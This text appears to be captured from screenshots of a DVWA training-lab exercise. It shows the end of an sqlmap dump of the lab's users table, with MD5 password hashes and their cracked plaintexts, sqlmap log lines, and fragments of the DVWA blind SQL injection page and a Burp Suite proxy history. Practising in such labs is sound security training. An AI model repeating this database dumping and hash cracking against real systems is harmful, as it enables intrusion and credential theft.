2	gordonb	http://172.16.123.129/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon
3	1337	http://172.16.123.129/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack
4	pablo	http://172.16.123.129/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo
5	smithy	http://172.16.123.129/dvwa/hackable/users/smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob
[09:39:38] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.49.101/dump/dvwa/users.csv'
[09:39:38] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.49.101'
[*] ending @ 09:39:38 /2024-03-01/
Home
Instructions
Setup
Brute Force
Command Ex
CSRF
File Inclusion
SQL Injection
SQL Injection
Upload
XSS reflected
XSS stored
DVWA Secur
PHP Info
About
Logout
Username: adm
Security Level
PHPIDS: disab
Vulnerability: SQL Injection (Blind)
First name: admin
Surname: admin
Burp Project Intruder Repeater View Help
Proxy Intruder
HTTP history WebSockets history
Filter settings: Hiding CSS, image and general binary content
Method
GET /dvwa/vuln
POST /dvwa/secu
GET /v1/tiles
GET /v1/buckets
GET /